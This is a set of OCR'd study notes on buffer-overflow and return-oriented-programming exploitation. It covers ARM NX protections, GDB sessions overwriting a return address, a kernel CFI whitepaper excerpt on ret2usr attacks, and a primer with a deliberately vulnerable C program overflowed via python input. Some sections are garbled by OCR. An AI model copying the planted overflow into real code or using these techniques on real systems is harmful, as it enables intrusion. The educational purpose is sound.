
Ref: http://security.stackexchange.com/questions/136647/why-must-a-ret2libc-attack-follow-the-order-system-exit-command

GDB: Define macros for frequently used command sequences. Eg.

```
Yocto # cat ~/.gdbinit
# My GDB macros

# xs = examine stack
define xs
  printf "x/8x $sp\n"
  x/8x $sp
  printf "x/8x $sp-12\n"
  x/8x $sp-12
end
```

Problems on any commercial quality ARM (technically the OS the ARM runs on) for hackers:

- DEP (Data Execution Prevention) / NX (Never eXecute) bit set (see the screenshot below)
- ASLR
- can’t use a NOP sled as NOP machine instruction is 0x00 for ARM ISA*! (any null in the data stream will render the whole attack useless)
- etc



```
(gdb) b *0x2f24
Breakpoint 1 at 0x2f24
(gdb) r
Starting program: /bin/exploit
Reading symbols for shared libraries +...................... done
warning: this program uses gets(), which is unsafe.
AAAABBBBCCCCDDDDEEEEHHHH

Breakpoint 1, 0x00002f24 in vuln ()
(gdb) x/16x $sp
0x2fdff868: 0x45454545 0x48484848 0x00000000 0x00000000
0x2fdff878: 0x00000000 0x2fe01060 0x2fdff894 0x00000001
0x2fdff888: 0x00000000 0x00002e58 0x00000001 0x2fdff904
0x2fdff898: 0x00000000 0x2fdff911 0x2fdff91f 0x2fdff92a
(gdb) x/i $sp+8
0x2fdff870:  00 00 00 00                 andeq      r0, r0, r0
(gdb) set {int}0x2fdff86c=0x2fdff870
(gdb) x/16x $sp
0x2fdff868: 0x45454545 0x2fdff870 0x00000000 0x00000000
0x2fdff878: 0x00000000 0x2fe01060 0x2fdff894 0x00000001
0x2fdff888: 0x00000000 0x00002e58 0x00000001 0x2fdff904
0x2fdff898: 0x00000000 0x2fdff911 0x2fdff91f 0x2fdff92a
(gdb) si

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x2fdff870
0x2fdff870 in ?? ()
(gdb) 
```

Screenshot (source): notice the EXC_BAD_ACCESS : KERN_PROTECTION_FAILURE error message, signifying a NX violation (when attempting to execute the code 0x00 (NOP) @ address 0x2fdf f86c; the execution fails due to the NX bit protection!).

[* Incidentally, an ARM NOP stream when looked at in disassembly, will show up as:

```
andeq r0, r0, r0      -or-    mov r0, r0
...
```
]

So performing a typical BOF exploit with arbitrary code injection (the shellcode) onto the stack as on x86-32 is not practically possible.

But a Ret2Libc style attack (more generically, an ROP – Return Oriented Programming – attack) is indeed possible.

YouTube tutorial: ARM Exploitation (Retn to LibC)

Source: kCFI whitepaper: "DROP the ROP: Fine Grained Control Flow Integrity (CFI) for the Linux Kernel"

…
The user space part of the address space is weakly isolated from kernel code. When servicing a system call, or handling an exception, the kernel is running within the context of a preempted process; 2 flushing the TLB is not necessary [69], while the kernel can access user space

directly to read user data or write the result of a system call.

Such a design facilitates fast user-kernel interactions, as well as the low-latency crossing of different protection domains.

However, the shared address space enables local adversaries (i.e., attackers with the ability to run user programs) to control, both in terms of permissions and contents, part of the memory accessible by the kernel—i.e., the user space part [50, 51, 99]. Hence, an attacker may execute arbitrary code, with kernel rights, by merely hijacking a (privileged) kernel control path and redirecting it to user space—thereby bypassing standard defenses like KASLR [30] and W^X [56, 58, 106].

Lately, attacks of this kind, known as return-to-user (ret2usr), have become the preferred way to exploit kernel vulnerabilities in modern OSes [9, 31, 48, 83, 110]. The core idea of a ret2usr attack is to overwrite kernel data with user-space addresses (e.g., by exploiting memory corruption vulnerabilities in kernel code [83]). Control data, like function pointers [98], dispatch tables [33], and return addresses [93], are prime targets as they promptly facilitate code execution. Nonetheless, pointers to essential data structures, residing in the kernel data section or heap (i.e., non-control data [108]) are also preferred targets, because they enable attackers to tamper with certain objects by mapping counterfeit copies in user space [35]. The forged data structures typically contain data that affect the control flow of the kernel, like code pointers, in order to steer execution to arbitrary points. In a nutshell, the result of all ret2usr attacks is that the control (or data) flow of the kernel is hijacked and redirected to user space code (or data) [51].

…

PaX RAP [101] brings the fine-grained strategy to the Linux kernel by combining return address encryption with strict prototype matching to achieve CFG enforcement. Even so, the former has proven vulnerable to code-reuse attacks [28,39], whereas the latter (in principle) is affected by the “Control-Flow Bending” [13] and “Control Jujutsu” [32] techniques.
…

Ref:
https://grsecurity.net/rap_faq.php
https://pax.grsecurity.net/docs/PaXTeam-H2HC15-RAP-RIP-ROP.pdf

---

Source: ropasaurusrex: a primer on return-oriented programming

The Basics – your typical buffer overflow (bof) vulnerable program

rop_vuln.c

```
[...]
ssize_t vulnerable_function(void)
{
    char buf[136];
    return read(0, buf, 256);
}

int main(int argc, char **argv)
{
        vulnerable_function();
        exit (EXIT_SUCCESS);
}
```

Initial Setup


```
# echo "mycore" > /proc/sys/kernel/core_pattern
#

$ gcc -m32 -fno-stack-protector rop_vuln.c -o rop_vuln
$ ulimit -c
0
$ ulimit -c unlimited
$


$ ./rop_vuln
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
$
$ python -c 'print "A"*100' |./rop_vuln   << no problem; < 136 bytes >>
$
$ python -c 'print "A"*150' |./rop_vuln   << problem; > 136 bytes fed >>
*** stack smashing detected ***: ./rop_vuln terminated
Aborted (core dumped)
$ ls -l core
-rw------- 1 kaiwan kaiwan 266240 Feb 17 13:30 core
$ gdb --quiet -c ./core ./rop_vuln
Reading symbols from ./rop_vuln...(no debugging symbols found)...done.
[New LWP 26017]
Core was generated by `./rop_vuln'.
Program terminated with signal SIGABRT, Aborted.
#0  0x00007f8699632428 in __GI_raise (sig=sig@entry=6) at
../sysdeps/unix/sysv/linux/raise.c:54
54	../sysdeps/unix/sysv/linux/raise.c: No such file or directory.
(gdb) bt                                  << lets lookup the stack >>
#0  0x00007f8699632428 in __GI_raise (sig=sig@entry=6) at
../sysdeps/unix/sysv/linux/raise.c:54
#1  0x00007f869963402a in __GI_abort () at abort.c:89
#2  0x00007f86996747ea in __libc_message (do_abort=do_abort@entry=1,
fmt=fmt@entry=0x7f869978b8a2 "*** %s ***: %s terminated\n")
    at ../sysdeps/posix/libc_fatal.c:175
#3  0x00007f869971556c in __GI___fortify_fail (msg=<optimized out>,
msg@entry=0x7f869978b884 "stack smashing detected") << modern glibc detects this! >>
    at fortify_fail.c:37
#4  0x00007f8699715510 in __stack_chk_fail () at stack_chk_fail.c:28
                               << when compiled with the -fstack-protector flag >>
#5  0x000000000040061d in vulnerable_function ()
#6  0x4141414141414141 in ?? ()                         << ‘A’ = 0x41 >>
#7  0x4141414141414141 in ?? ()
#8  0x4141414141414141 in ?? ()
#9  0x4141414141414141 in ?? ()
#10 0x4141414141414141 in ?? ()
#11 0x4141414141414141 in ?? ()
#12 0x00007ffcdb8c5b0a in ?? ()
#13 0x0000000199bebca0 in ?? ()
```

```
#14 0x000000000040061f in vulnerable_function ()
#15 0x0000000000000000 in ?? ()
(gdb)
```

Upon return from the function, the processor pops what it thinks is the correct saved return pointer from the stack – which we overwrote with ‘A’s – into the IP, resulting in a crash (and core dump).

<<

Duplicate (just in case!):


0 0
11 12
11 56
1 9
read the #s vertically
AAAAAAAAAAAA
BBBB
CCCC
Next 4 ‘C’s (0x43) also overflow the stack buffer
Next 4 ‘B’s (0x42) overflow the stack buffer
First 12 ‘A’s (0x41) sit in the stack buffer as expected

>>

<< End document >>